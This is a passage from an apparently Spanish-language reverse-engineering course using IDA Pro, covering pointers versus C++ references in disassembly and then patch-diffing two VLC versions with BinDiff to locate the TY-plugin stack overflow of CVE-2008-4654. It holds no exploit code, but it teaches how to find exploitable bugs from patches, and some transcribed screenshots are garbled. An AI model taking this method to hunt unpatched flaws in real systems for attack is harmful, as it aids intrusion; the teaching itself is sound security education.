
Vemos que incrementamos el contenido de x, con lo cual como x tenía la dirección de memoria de n, estamos afectando al valor de n, que a pesar de no tener validez aquí, estamos trabajando con ella, al usar un puntero y al salir su valor habrá cambiado.



```
valor de n antes = 4
valor de *x = 5
valor de n despues = 5
```

Así que n cambio y dentro de main no le hicimos ningún cambio, ni hay referencia a ninguna operación sobre ella, es que al pasar la dirección de la misma como argumento y trabajar dentro de la función con un puntero que la recibió, accedemos a su valor y lo modificamos igualmente.

Veámoslo en IDA.



```
00401080 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401080 main proc near
00401080
00401080     n= dword ptr -4
00401080     argc= dword ptr  8
00401080     argv= dword ptr  0Ch
00401080     envp= dword ptr  10h
00401080
00401080     push    ebp
00401081     mov     ebp, esp
00401083     push    ecx
00401084     mov     [ebp+n], 4
00401088     mov     eax, [ebp+n]
0040108E     push    eax
0040108F     push    offset aValorDeNAntesX ; "valor de n antes = %x \n"
00401094     call    printf
00401099     add    esp, 8
0040109C     lea    ecx, [ebp+n]
0040109F     push    ecx
004010A0     call    sumar
004010A5     add    esp, 4
004010A8     mov     edx, [ebp+n]
004010AB     push    edx
004010AC     push    offset aValorDeNDespue ; "valor de n despues = %x \n"
004010B1     call    printf
004010B2     add    esp, 8
```

Vemos que se inicializa **n** al inicio cuando se le asigna el valor 4, y luego se pasa la dirección de n como argumento a la función sumar (y no se pasa el valor).

Veamos la función.

The screenshot shows the assembly code for the 'sumar' function in a debugger. The code is as follows:

```
00401010 ; Attributes: bp-based frame
00401010
00401010 sumar proc near
00401010
00401010 arg_0= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+arg_0]
00401016 mov     ecx, [eax]
00401018 add     ecx, 1
0040101B mov     edx, [ebp+arg_0]
0040101E mov     [edx], ecx
00401020 mov     eax, [ebp+arg_0]
00401023 mov     ecx, [eax]
00401025 push    ecx
00401026 push    offset aValorDeXX ; "valor de ** = %x \n"
0040102B call    printf
00401030 add     esp, 8
00401033 pop     ebp
00401034 retn
00401034 sumar endp
```

The assembly code is color-coded: blue for labels and instructions, green for registers, and yellow for memory addresses. The variable **arg\_0** is highlighted in yellow in several lines of code.

**arg\_0** debería ser un puntero a un entero.

```

00401010
00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 sumar proc near
00401010
00401010 x= dword ptr 8
00401010
00401010 push ebp
00401011 mov ebp, esp
00401013 mov eax, [ebp+x]
00401016 mov ecx, [eax]
00401018 add ecx, 1 ←
0040101B mov edx, [ebp+x]
0040101E mov [edx], ecx
00401020 mov eax, [ebp+x]
00401023 mov ecx, [eax]
00401025 push ecx
00401026 push offset aValorDeXX ; "valor de ** = %x \n"
00401028 call printf
00401030 add esp, 8
00401033 pop ebp
00401034 retn
00401034 sumar endp

```

(215 84) 000000410 00401010. sumar (Synchronized with Hex View-1)

Vemos que allí lee x que es la dirección de memoria de n, y lo pasa a EAX, luego lee el contenido y lo incrementa en 1 y lo vuelve a guardar en el contenido de EDX.

```

00401010 push ebp
00401011 mov ebp, esp
00401013 mov eax, [ebp+x]
00401016 mov ecx, [eax]
00401018 add ecx, 1 ←
0040101B mov edx, [ebp+x]
0040101E mov [edx], ecx
00401020 mov eax, [ebp+x]
00401023 mov ecx, [eax]
00401025 push ecx
00401026 push offset aValorDeXX ; "valor de **

```

Allí el valor incrementado de ECX se guarda en el contenido de EDX que es la dirección de memoria de n.

Por lo tanto vemos que pasar direcciones por medio de punteros nos sirve para trabajar con los valores de variables de otro ámbito, que si no aquí no podría cambiar.

Veamos el código con f5.



IDA View-A   Pseudoocode-A   Hex View-1   Struct

```


1 int __cdecl sumar(_DWORD *x)
2 {
3     return printf("valor de ** = %x \n", ***x);
4 }

```

Esta vez no puede optimizar nada x es un puntero a un entero (DWORD) allí lo muestra, podemos igual en el listado cambiar el tipo de dato de x.



Y veamos cuando hago set type en la función sumar que dice.



Vemos que está bien declarada la variable ahora como puntero.

int \* x

Despues de eso si apreto F5 queda aun mejor.

```
int __cdecl sumar(int *x)
{
    return printf("valor de *x = %x \n", ++*x);
}
```

Hay una forma más de hacer esto sin usar punteros, usando lo que llaman en C++ referencias.

Además de los punteros el lenguaje C++ tiene otra característica que son las referencias, una referencia es por así decirlo un alias o etiqueta de una variable.

```
int n = 4;
int &ref_n = n;
```

al poner & delante de una variable en la declaración, lo que hago es crear un alias de la misma variable que incluso comparten la misma dirección de memoria.

```
int main()
{
    int n = 4;
    int &ref_n = n;

    printf("valor de direccion de n = %x \n", (unsigned int)&n);
    printf("valor de direccion de ref_n = %x \n", (unsigned int) &ref_n);
}

getchar();
return 0;
}
```

Si lo ejecuto

A screenshot of a C programming environment. The code editor shows a file named 'main.c' with the following content:

```
5
6
7
8 int main()
9 {
10     int n = 4;
11     int &ref_n = n;
12
13     printf("valor de direccion de n = %x \n", (unsigned int)&n);
14     printf("valor de direccion de ref_n = %x \n", (unsigned int) &ref_n);
15 }
16 getchar();
17 return 0;
18
19
20
```

The code uses two ways to refer to the variable 'n': directly via its name and indirectly via a reference variable 'ref\_n'. Both references point to the same memory location.

To the right of the code editor is a terminal window titled 'C:\WINDOWS\system32\cmd.exe' showing the output of the program:

```
valor de direccion de n = 10ffe20
valor de direccion de ref_n = 10ffe20
```

De esa forma si tengo dos variables que comparten la misma posición de memoria, si cambio una cambio otra.

A screenshot of a C programming environment. The code editor shows a file named 'main.c' with the following content:

```
8 int main()
9 {
10     int n = 4;
11     int &ref_n = n;
12
13     printf("valor de direccion de n = %x \n", (unsigned int)n);
14     printf("valor de direccion de ref_n = %x \n", (unsigned int) ref_n);
15
16     n += 1;
17
18     printf("valor de direccion de n = %x \n", (unsigned int)n);
19     printf("valor de direccion de ref_n = %x \n", (unsigned int)ref_n);
20 }
21
22 getchar();
23 return 0;
```

The code includes a modification where the variable 'n' is incremented by 1. A blue bracket highlights the line 'n += 1;' to indicate the point of change.

To the right of the code editor is a terminal window titled 'C:\WINDOWS\system32\cmd.exe' showing the output of the program:

```
valor de direccion de n = 4
valor de direccion de ref_n = 4
valor de direccion de n = 5
valor de direccion de ref_n = 5
```

Así que cuando cambio una cambiara la otra.

A screenshot of a terminal window titled 'C:\WINDOWS\system32\cmd.exe' showing the output of the modified program:

```
1
2 valor de direccion de n = 4
3 valor de direccion de ref_n = 4
4 valor de direccion de n = 5
5 valor de direccion de ref_n = 5
```

The terminal shows that both the variable 'n' and its reference 'ref\_n' now have the value 5, reflecting the modification made in the code.

Así que eso me servirá más que nada para escribir más cómodamente la función sumar sin usar punteros.

The screenshot shows the Microsoft Visual Studio IDE. The code editor window is titled "ConsoleApplication6" and contains the following C++ code:

```
6 void sumar(int &);  
7  
8 int main()  
9 {  
10     int n = 4;  
11  
12     printf("valor de direccion de n = %x \n", (unsigned int)n);  
13  
14     sumar(n);  
15  
16     printf("valor de direccion de n = %x \n", (unsigned int)n);  
17  
18 }  
19     getchar();  
20     return 0;  
21 }  
22  
23 void sumar(int &x)  
24 {  
25     x = x + 1;  
26 }
```

The lines "sumar(n);" and "void sumar(int &x)" are highlighted with blue boxes. The status bar at the bottom left shows "90 %". Below the code editor is the "Error List" window, which is currently empty.

Vemos que le paso el valor de n pero la función crea un alias de n que comparten la misma dirección, así que modificar x es lo mismo que modificar n.

```
void sumar(int &x)  
{  
    x = x + 1;  
}
```

Vemos que no tenemos que lidiar con contenidos ni nada solo directamente, cambiar el valor.

The screenshot shows a terminal window with the title "ConsoleApplication6.cpp". The command "put" is entered, followed by the path "C:\WINDOWS\system32\cmd.exe". The output shows two lines of text: "valor de direccion de n = 4" and "valor de direccion de n = 5".

Funciona veámoslo en IDA.

La alegría se esfumó

```

00401070 envp= dword ptr 70h
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 push    ecx
00401074 mov     [ebp+var_4], 4
00401078 mov     eax, [ebp+var_4]
0040107E push    eax
0040107F push    offset aValorDeDireccion ; "valor de direccion de n = %x \n"
00401084 call    printf
00401089 add     esp, 8
0040108C lea     ecx, [ebp+var_4]
0040108F push    ecx
00401090 call    sumar
00401095 add     esp, 4
00401098 mov     edx, [ebp+var_4]
0040109B push    edx
0040109C push    offset aValorDeDireccion_0 ; "valor de direccion de n = %x \n"
004010A1 call    printf
004010A6 add     esp, 8
004010A9 call    ds:_imp_getchar
004010AF xor     eax, eax
004010B1 mov     esp, ebp
004010B3 pop    ebp
004010B4 retn
004010B4 main endp

```

L96,177 | (214,378) 00000470 00401070: main (Synchronized with Hex View-1)

Vemos que todo eso es algo para ayudar a escribir más fácilmente el código fuente, pero a bajo nivel sigue usando punteros, vemos que no pasa el valor de n sino la dirección como antes.

```

00401010
00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 sumar proc near
00401010
00401010 arg_0= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+arg_0]
00401016 mov     ecx, [eax]
00401018 add     ecx, 1
0040101B mov     edx, [ebp+arg_0]
0040101E mov     [edx], ecx
00401020 pop    ebp
00401021 retn
00401021 sumar endp
00401021

```

Y dentro de la función es lo mismo que antes un puntero. al cual se le incrementa el contenido.

Así que el alias o referencia es muy cómodo para escribir código, pero a bajo nivel solo debemos lidiar con punteros.:-(

Hasta la parte 29

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING

## CON IDA PRO DESDE CERO PARTE

## 29

---

Con lo que hemos visto hasta ahora podemos intentar al menos analizar programas reales, para ellos les daré un ejercicio que en la parte 30 solucionare yo, me gustaría que lo tomen como algo divertido y que me envíen lo que encuentren.

Aclaro que no es nada fácil, así que no se depriman jeje.

La idea es que les doy dos versiones consecutivas de un programa, así que puede haber en la más nueva parches que se pueden hallar diffeando o analizando.

Yo les aconsejo hacer un diff como vimos en las partes anteriores y tratar de ver si hay overflows y me lo envían no es necesario escribir código solo hallar funciones vulnerables en el que quieran.

Adjuntos están los instaladores en su versión más vieja y nueva, quizás lo mejor sería en una máquina virtual instalar el viejo hacer un snapshot y luego el nuevo y otro, así se pueden extraer los archivos para diffear de ambas.

La idea es divertirse y jugar un rato no importa si les sale o no esta bueno intentar.

Cómo ayuda pueden ver el CVE.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4654>

La vulnerabilidad es al abrir un archivo de extensión .ty en VLC hasta 0.94 inclusive.

Hasta la parte 30.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 30

Comenzaremos a tratar de solucionar el ejercicio propuesto en la parte 29, es un diff de dos versiones consecutivas de VLC y se da el CVE para tratar de ayudarse con la información que contiene el mismo, que es lo que en la realidad casi siempre tenemos.

Luego de instalar en una máquina virtual la versión vulnerable y a versión parchada, miraré la información del CVE a ver si me da una pista para poder ayudarme a no diffear tanto.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4654>

[Home](#) | [CVE IDs](#) | [About CVE](#) | [Compatible Products & More](#) | [Community](#) | [Blog](#) | [News](#) | [Site Search](#)

TOTAL CVE IDs: 79949

> CVE-2008-4654

[Printer-Friendly View](#)

**CVE-ID**

**CVE-2008-4654** [Learn more at National Vulnerability Database \(NVD\)](#)

- Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

**Description**


Stack-based buffer overflow in the `parse_master` function in the `Ty` demux plugin (`modules/demux/ty.c`) in VLC Media Player 0.9.0 through 0.9.4 allows remote attackers to execute arbitrary code via a `TiVo TY` media file with a header containing a crafted size value.

**References**


**Note:** [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- [BUGTRAQ:20081020 \[TKADV2008-010\] VLC media player TiVo tv Processing Stack Overflow](#)

Si miro la carpeta donde está instalado el VLC, veo que el mismo se organiza para manejar diferentes extensiones con una carpeta llamada plugins.



Veamos si por el nombre hay alguno que indique que trabaja con el formato TIVO o TY.



Bueno hay un libty\_plugin.dll que parece ser bastante sospechoso, hagamos el diff en el mismo.

	similarity	confidence	change	EA primary	name primary	EA secondary	name secondary
	0.77	0.95	GI--E--	61401AE0	sub_61401AE0_21864	61401AE0	sub_61401AE0_21887
	0.84	0.98	GI-JE...	61402390	sub_61402390_21866	61402430	sub_61402430_21889
	0.95	0.99	-I-J--	61403140	sub_61403140_21867	61403300	sub_61403300_21890
	<b>0.99</b>	<b>0.99</b>	<b>-I-J--</b>	<b>61403580</b>	<b>sub_61403580_21868</b>	<b>61403770</b>	<b>sub_61403770_21891</b>
	1.00	0.99	-----	61401050	sub_61401050_21856	61401050	sub_61401050_21879
	1.00	0.99	-----	614010C0	DllEntryPoint	614010C0	DllEntryPoint
	1.00	0.99	-----	61401170	sub_61401170_21857	61401170	sub_61401170_21880
	1.00	0.99	-----	614011D0	sub_614011D0_21858	614011D0	sub_614011D0_21881
	1.00	0.99	-----	614012A0	vlc_entry_0_9.0m	614012A0	vlc_entry_0_9.0m
	1.00	0.99	-----	614014F0	sub_614014F0_21861	614014F0	sub_614014F0_21884

Vemos que hay cuatro funciones cambiadas, lo que normalmente hacemos es mirarlas primero a vuelo de pájaro, marcando las más sospechosas para luego si ponemos a reversear esas solamente más profundamente.

Buscamos un parche que impida un stack overflow, vemos por ejemplo esta función cambiada.

```

Primary
614035B0 sub_614035B0
61403BCD mov eax, 0x20
614035B0 sub_614035B0
61403BD2 mov ebx, 2
61403BD7 mov ebp, 1
61403BDC mov ss:[esp+Val], ebx
61403BE0 lea ebx, ss:[esp-var_154]
61403BE4 mov esi, 0x7667706D
61403BE9 mov ss:[esp-var_1B4], eax
61403BED mov edi, 1
61403BF2 mov ss:[esp+Size], ebx
61403BF5 call es_format_Init
61403BFA mov edx, ss:[esp+arg_0]
61403901 mov ss:[esp-var_148], ebp
61403905 mov ebp, 1
6140390A mov eax, ds:[edx+0x40]
6140390D mov ss:[esp+Val], ebx

Secondary
61403770 sub_61403770
61403ABD mov esi, 2
61403A97 mov ebp, 1
61403A9C mov ss:[esp+Val], esi
61403AA0 lea esi, ss:[esp-var_154]
61403AA4 mov edi, 1
61403AA9 mov ss:[esp-var_1B4], eax
61403AAD mov ss:[esp+Size], esi
61403AB0 call es_format_Init
61403AB5 mov edx, ss:[esp+arg_0]
61403ABC mov ss:[esp-var_148], ebp
61403AC0 mov ebp, 1
61403AC5 mov eax, ds:[edx+0x40]
61403AC8 mov ss:[esp+Val], esi

```

No se ve que eso impida nada solo una dirección a ESI, no puede haber problema con eso.

```

b_61403770 - BinDiff
edition Search Window Help
i_61403770 vs sub_61403770 X
File Edit View Insert Options Tools Help
mov    ebp, 1
mov    ss: esp+Val , ebx
lea    ebx, ss: esp+var_154
mov    esi, 0x7667706D
mov    ss: esp+var_1B4 , eax
mov    edi, 1
mov    ss: esp+Size , ebx
call   es_format_Init
mov    edx, ss: esp+arg_0
mov    ss: esp+var_148 , ebp
mov    ebp, 1
mov    eax, ds: edx+0x40
mov    ss: esp+Val , ebx
mov    ss: esp+Size , eax
call   ds: eax
mov    ecx, ss: esp+var_180
mov    ds: ecx+4 , eax
mov    ss: esp+var_1B4 , esi
xor    esi, esi
mov    ss: esp+Val , edi
xor    edi, edi

```

```

mov    ebp, 1
mov    ss: esp+Val , esi
lea    esi, ss: esp+var_154
mov    edi, 1
mov    ss: esp+var_1B4 , eax
mov    ss: esp+Size , esi
call   es_format_Init
mov    edx, ss: esp+arg_0
mov    ss: esp+var_148 , ebp
mov    ebp, 1
mov    eax, ds: edx+0x40
mov    ss: esp+Val , esi
mov    ss: esp+Size , eax
call   ds: eax
mov    ebx, ss: esp+var_180
mov    ecx, 0x7667706D
mov    ds: ebx+4 , eax
xor    ebx, ebx
mov    ss: esp+var_1B4 , ecx
mov    ss: esp+Val , edi
xor    edi, edi

```

Vemos que es solo un cambio en el orden que no afecta en la vulnerable movía esa dirección a ESI la cual guardaba en la var\_1b4 y en la parcheada lo mueve la dirección a ECX y lo guarda igual en var\_1b4, nada por aquí.

En la siguiente lo mismo muchos cambios pero a veces usa otro registro para el mismo efecto, pero es lo mismo, cambios de orden, esto de abajo no afecta.

Original Function (03140)	Patched Function (03300)
sub_61403140	sub_61403300
031A7 mov eax, ss:[esp+arg_8] // jumps to 031AE	03367 mov edi, ss:[esp+arg_8] // jumps to 0336E
031AE mov edi, ss:[esp+arg_8]	0336E mov eax, 0x3E8
031B5 imul ecx, ds:[eax-4], 0x3E8 ← (highlighted)	03373 mul ds:[edi]
031BC mov eax, 0x3E8	03375 imul ecx, ds:[edi+4], 0x3E8 ← (highlighted)
031C1 mul ds:[edi]	0337C lea edx, ds:[ecx+edx]
031C3 lea edx, ds:[ecx+edx]	0337F mov ecx, edx
031C6 mov ecx, edx	03381 mov edx, eax
031C8 mov edx, eax	03383 mov eax, ebp
031CA mov eax, ebp	03385 call 0x61402430
031CC call 0x61402390	

Vemos algunos cambios en la forma que calcula var\_70 pero no veo que la lea o utilice en ningún lugar dentro de la función y es una variable local, tampoco se pasa como argumento ni se compara, lo tendremos en cuenta muy mínimamente, por ahora no es prioridad.

primary		secondary	
61403140	sub_61403140	103300	sub_61403300
6140333C	mov eax, ebp	1034F6	mov eax, ebp
6140333E	call 0x61401AE0	1034F8	call 0x61401AE0
61403343	mov ecx, ds:[edi+0xBE6C]	1034FD	mov eax, ds:[edi+0xBE6C]
61403349	mov eax, 2		
6140334E	mov ss:[esp+var_78], eax // var_78		
61403352	shl ecx, b1 0x11	103503	shl eax, b1 0x11
61403355	mov edx, ecx	103506	cdq
61403357	sar edx, b1 0xF	103507	mov ss:[esp+var_70], edx // var_70
6140335A	mov ss:[esp+var_74], ecx // var_74	10350B	mov edx, 2
6140335E	mov ss:[esp+var_70], edx // var_70	103510	mov ss:[esp+var_74], eax // var_74
61403362	mov esi, ss:[ebp+0x3C]	103514	mov ss:[esp+var_78], edx // var_78
61403365	mov ss:[esp+var_7C], esi // var_7C	103518	mov eax, ss:[ebp+0x3C]
61403368	call stream_Control	10351B	mov ss:[esp+var_7C], eax // var_7C
6140336D	test eax, eax	10351E	call stream_Control
		103523	test eax, eax

Esa función no tiene nada más, no se ve como candidata, sigamos mirando a vuelo de pájaro.

La siguiente está muy desordenada, veremos si podemos acomodarla un poco.


Haciendo click derecho - delete matches en los bloques que no coinciden, y luego marcando los que deben coincidir y haciendo add basic block match.

Hay bloques que se veían muy diferentes al estar mal matcheados pero al emparejarlos bien


The screenshot shows a debugger interface with two main panes. The left pane displays assembly code for memory location `0x102390 sub_61042390`, which contains a large block of assembly instructions. The right pane displays assembly code for memory location `sub_61042390`, which is identical to the first set of instructions. Both panes show assembly code with labels like `main`, `exit`, and various function names. Red arrows point from the labels "sub" and "sec" at the top right to the corresponding assembly code in both panes.

Si los miro se ven iguales ahora salvo que quedan un poco mal dibujados.

A veces funciones que quedan muy desarmadas conviene ayudarse con el turbodiff también que al menos no se desarmen tanto allí.



